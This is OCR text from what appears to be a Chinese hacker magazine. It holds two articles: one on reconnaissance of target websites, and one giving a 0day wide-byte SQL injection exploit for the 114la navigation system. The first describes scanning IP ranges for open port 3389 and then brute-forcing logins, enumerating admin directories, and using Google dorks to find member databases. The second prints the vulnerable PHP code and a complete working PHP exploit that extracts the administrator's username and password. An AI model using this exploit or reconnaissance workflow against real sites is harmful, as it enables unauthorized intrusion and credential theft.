


图3

3.专门对付某IP段、某端口的s扫描器

如果待入侵的目标网站比较特殊（比如是某市的教育网段），我们还可以来试一下s扫描器（下载地址：http://u.115.com/file/dngl28vf#）。这个Gui版（图形界面）的s扫描器使用起来也极为傻瓜化，直接双击运行之后，在“开始IP:”和“结束IP：”处分别填入待踩点扫描的起始IP地址（建议跨越度不要太大），比如在左下角的“端口”处直接输入“3389”，然后就可以点击“开始扫描”按钮进行该IP段的3389端口扫描了（如图3）。结束之后再点击“查看结果”按钮就会打开Result.txt文件，上面就记录着扫描得到的形如“xxx.xx.xxx.xx 3389 open”信息，说明在该IP段内这些机器的3389端口是开放的，下一步就可以再用常用或得到的账号等来进行试探登录，或者使用“中国知音3389爆破”之类的工具进行暴力猜解，或许会在不经意间打开那扇紧闭的门！

三、对网站目录的踩点

通常我们对目标网站进行踩点的原则是尽可能多地得到信息，虽然最后总会发现其中有不少是冗余无用的。因此，在拿下目标网站之前如果能得到对方网站的目录结构无疑是件锦上添花的好事。到http://u.115.com/file/cl7mr4vi#上下载这个大小仅为144KB的“可视化wwwscan”吧（仅一个.exe可执行文件），直接双击运行，弹出“可视化wwwscan”程序窗口，在“地址：”处填写目标网站的域名，默认的目录（/-根目录）、端口号（80）、线程（100）和“快速模式”都不用修改，直接点击“开始”按钮即可弹出一个CMD命令窗口进行网站目录的扫描踩点工作了（如图4）。根据自身集成的cgi.list文件所提供的/admin/、/backup和/bbs/data/等后缀信息，自动添加到目标网站的主域名之后进行组合和试探性数据“握手”，最终会得到一个以目标网站域名命名的.html汇报文件（直接调用浏览器打开），对于扫描出的URL链接可以尝试访问，wwwscan经常会直接将后台管理系统的地址给“揪”出来（如http://www.xxxwyfd.com//admin/）。

四、莫小瞧了Google Hacking的踩点

Google Hacking也是个老生常谈的话题了，但个人感觉在定点入侵的踩点过程中还真不少了它！菜鸟一定不要将Google和简单的搜索等同起来，千万不要自始至终只会使用多个关键词间用空格分隔开的低级搜索方式。要想快速地成长起来，上网查找些关于Google Hacking的高级技巧并进行实践练习是很有必要的。别的不想多说，在此只提一下site、inurl和filetype三个很有用的语法词，分别起到限定搜索的网站域名、指定的字符是否存在于URL和搜索指定类型文件的作用。

比如在Google搜索的内容中添加上一个“site:xxx.com”（不带www的目标网站域名），或者只在Google中搜索这个“site:xxx.com”，得到的结果都是有关目标网站的而不会有其它网站的杂乱干扰信息，这一点在对一些比较大型的网站（含有二级甚至三级子域名）的踩点时往往会意外发现一些十分有用的信息。像“inurl:admin”在搜索管理员的后台登录时非常管用；而“filetype:mdb”结合“site:xxx.com”使用，很可能会将网站的会员数据库给搜索出来。




图4

寥寥数语，一家之言，敬请指正。

（文中涉及的“Gui版s扫描器、可视化wwwscan.vmp”本期光盘已收录）

114啦网址导航留言本注入0day

txcbg

在土司看到小蟑螂公布了一个114啦网址导航系统的一个注入漏洞的0day，影响包括最新版本114啦网址导航系统v1.15在内的所有版本，并给出了一个漏洞利用的Exp，利用Exp可以爆出管理员的用户名和密码。我拿到Exp后下载了114啦网址导航系统的最新版本，在虚拟机里把114啦网址导航系统搭建好，测试Exp好用，轻松爆出管理员的用户名和密码，就是在后台拿webshell的时候遇到了点小麻烦，不过后来看了下书自己解决了。

一、漏洞简介

再次说明，这个漏洞是小蟑螂公布的，Exp也是他给出的，在此表示感谢。“114啦网址导航是目前国内使用率最高的网址导航之一，该网址导航生成系统为雨林木风自主研发，现正式开源宣传，将帮助更多站长轻松搭建网址导航网站。”出现漏洞的文件是feedback目录下的feedback.php，关键代码如下：

```
$username = empty($_POST['username']) ? '' : strip_tags(iconv('UTF-8', 'GBK', $_POST['username']));
$email = (isset($_POST['email'])) ? strip_tags(iconv('UTF-8', 'GBK', $_POST['email'])) : '';
$content = (isset($_POST['content'])) ? trim(iconv('UTF-8', 'GBK', $_POST['content'])) : '';
(empty($content)) && $error_msg = '，意见
```

```
及建议';
        if (!empty($error_msg))
        {
            throw new Exception($error_msg, 11);
        }
        $content = htmlspecialchars($content, ENT_
QUOTES);
        if (strlen($content) > 600 ||
strlen($content) < 40)
        {
            throw new Exception('请将您的描述控制在
20 - 300 字，更多内容请您分次提交。', 1);
        }
        // 验证次数
        $old_cookie = (isset($_COOKIE['fdnum'])) ?
(int)$_COOKIE['fdnum'] : 0;
        if ($old_cookie >= SUBMIT_ONE_DAY)
        {
            throw new Exception('抱歉，24 小时内您只
能提交 ' . SUBMIT_ONE_DAY . ' 次反馈信息，谢谢合作！
', 2);
        }
        $old_cookie++;
        if (false === app_db::insert('ylmf_feed-
back', array('username', 'email', 'content', 'add_
time'),

array($username, $email, $content, time())))

        {
            throw new Exception('抱歉，信息提交失
败，请重试。', 1);
        }
        else
        {
            // 记录提交次数
            if ($old_cookie > SUBMIT_ONE_DAY ||
!isset($_COOKIE['fdstime']) || $_COOKIE['fdstime'] <
1)
            {
                setcookie('dfstime', time(), time()
+ 86400);
                setcookie('fdnum', $old_cookie,
time() + 86400);
            }
            else
            {
                setcookie('fdnum', $old_cookie,
time() + 86400 - (time() - $_COOKIE['fdstime']));
            }
            throw new Exception('<div
class="success">提交成功，感谢您的反馈！ <a href="' .
URL . '/">返回首页</a></div>', 3);
            unset($username, $email, $content);
        }
        unset($headers, $body);
```

$username、$email、$content强制转换GBK编码但是均未过滤，宽字符注入漏洞产生。（以上漏洞分析摘自小蟑螂对漏洞的分析）。

目前114啦网址导航系统的最新版本为114啦网址导航系统 v1.15，包括最新版本在内的所有版本都受这个漏洞影响。

二、漏洞利用

为了方便测试，我下载了存在漏洞的114啦网址导航系统 v1.15 GBK Build 20110610的源代码，在虚拟机里的PHP环境中把114啦网址导航系统 v1.15 GBK Build 20110610安装了起来，在虚拟机里的访问地址为http://127.0.0.1/114/，网站的首页如图1。




图1

下面来看漏洞利用。小螳螂给出的漏洞利用Exp的代码为：

```
<?php
$sbcopyright='
----------------------------------------
114la feedback injection Vul Exploit
By xZL
Team: www.0kee.com
2011.04.02
```

```
    Usage: php '.$argv[0].' host /path
    Example: php '.$argv[0].' 127.0.0.1 /
    ------------------------------------------------
    ';
    if ($argc < 3) {
    print_r($sbcopyright);
    die();
    }
    ob_start();
    $url = $argv[1];
    $path= $argv[2];
    $sock = fsockopen("$url", 80, $errno, $errstr, 30);
    if (!$sock) die("$errstr ($errno)\n");
    $data = "username=0kee%E7%B8%97'&email=,0,(select%201%20from%20(select%20count(*),concat((SELECT%20concat(name,0x5f,password)%20FROM%20ylmf_admin_user limit 0,1),floor(rand(0)*2))x%20from%20information_schema.tables%20group%20by%20x)a),2)#&content=~~~~~this is a test from 0kee security team~~~~~";
    fwrite($sock, "POST $path/feedback/feedback.php HTTP/1.1\r\n");
    fwrite($sock, "Accept: */*\r\n");
    fwrite($sock, "Referer: http://$url/#M\r\n");
    fwrite($sock, "Accept-Language: zh-cn\r\n");
    fwrite($sock, "Content-Type: application/x-www-form-urlencoded\r\n");
    fwrite($sock, "Accept-Encoding: gzip, deflate\r\n");
    fwrite($sock, "User-Agent: Mozilla\r\n");
    fwrite($sock, "Host: $url\r\n");
    fwrite($sock, "Content-Length: ".strlen($data)."\r\n");
    fwrite($sock, "Connection: Keep-Alive\r\n");
    fwrite($sock, "Cache-Control: no-cache\r\n");
    fwrite($sock, "Cookie:ASPSESSIONIDASDRRBRA=MFILAMMAENMDGAPJLLKPEAON\r\n\r\n");
    fwrite($sock, $data);
    $headers = "";
    while ($str = trim(fgets($sock, 4096)))
        $headers .= "$str\n";
    echo "\n";
    $body = "";
    while (!feof($sock))
        $body .= fgets($sock, 4096);
    fclose($sock);
    if (strpos($body, 'Duplicate entry') !== false)
{
    preg_match('/Duplicate entry \'(.*)1\'/', $body, $arr);
    $result=explode("_",$arr[1]);
    print_r("Exploit Success! \nusername:".$result[0]."\npassword:".$result[1]."\nGood Luck!");
    }else{
    print_r("Exploit Failed! \n");
    }
    ob_end_flush();
    ?>
```

把上面代码保存为114exp.php。由于Exp是用PHP语言写的，因此需要用php.exe来运行，我在虚拟机里搭建PHP环境的时候已经安装了PHP，有php.exe，因此就不用再安装了，直接用就是了。PHP的安装目录为C:\php\，把114exp.php复制到C:\php\目录下。Win+R调出运行，输入cmd打开命令提示符，依次输入cd\，cd php切换到C:\php\目录下。来看下Exp的利用格式，输入php 114exp.php回车后显示如图2。




图2

